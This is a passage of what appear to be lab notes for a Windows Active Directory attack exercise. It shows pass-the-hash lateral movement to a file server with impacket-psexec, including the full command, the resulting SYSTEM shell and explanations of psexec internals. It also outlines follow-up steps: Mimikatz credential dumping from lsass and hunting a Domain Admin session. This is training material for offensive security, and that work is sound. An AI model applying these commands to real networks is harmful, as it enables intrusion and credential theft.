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Windows Attack Lab - Step 6A - Lateral Movement to FS1 via Domain User

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Methodology

On Kali Linux execute psexec from impacket collection. Goal: Connect to FS1 with pass-the-hash.

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-$ impacket-psexec -hashes :9859340265d3b3c1eb628ece70ebc238
winattacklab.local/aalfort@10.0.1.101
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[*] Requesting shares on 10.0.1.101.....

[*] Found writable share ADMIN$

[*] Uploading file pOCRUGEb.exe

[*] Opening SVCManager on 10.0.1.101.....

[*] Creating service gXAn on 10.0.1.101.....

[*] Starting service gXAn.....

[!] Press help for extra shell commands

Microsoft Windows [Version 10.0.17763.3287]

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
Cmd prompt after connecting to FS1, verification this prompt is from FS1:

```
C:\Windows\system32> hostname
FS1

C:\Windows\system32> whoami
nt authority\system
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Mark FS1 as owned doesn't help to find a path to a Domain Admin.



Answers

- Where did you get the NTLM hash of user Aalfort from?
 - From last exercise (maintaining access)
 - With privilege escalation a local admin was created to use Mimikatz
 - With Mimikatz Isass was read to get the NTLM hash of Aalfort (Aalfort had an active session)
- How does psexec execute your commands on the remote machine (under-the-hood)?
 - o psexec uses default shares (\$ADMIN) of target pc to upload psexesvc
 - Then a service is remotely created on target with uploaded psexesvo
 - Remotely start service
 - With this service it's possible to forward commands to target pc and output will be redirected to the attacker client
 - (When stopping psexec the service will be stopped and removed)
- How does psexec authenticate against the remote machine?
 - Using the ntlm hash of Aalfort for pass-the-hash
 - Pass-the-hash has to be supported by the application because usually the application creates the hash after getting a password. Tools like <u>impacket-psexec</u> support to directly use the hash.
- Does PsExec pass the hash?
 - Yes
- What is the next logical step in your attack?
 - No direct "shortest path to Domain Admin" is found in Bloodhound
 - Dump credentials from Isass on FS1
 - DDrake has an active session on FS1
 - Because it's a fileserver there's a lot of data
 - Analyse this data to perhaps get credentials from scripts, word documents etc.
 - Next target could be WS1 because a Domain Admin (Ffast) has an active session on this server
 - But at this moment no path to WS1 is known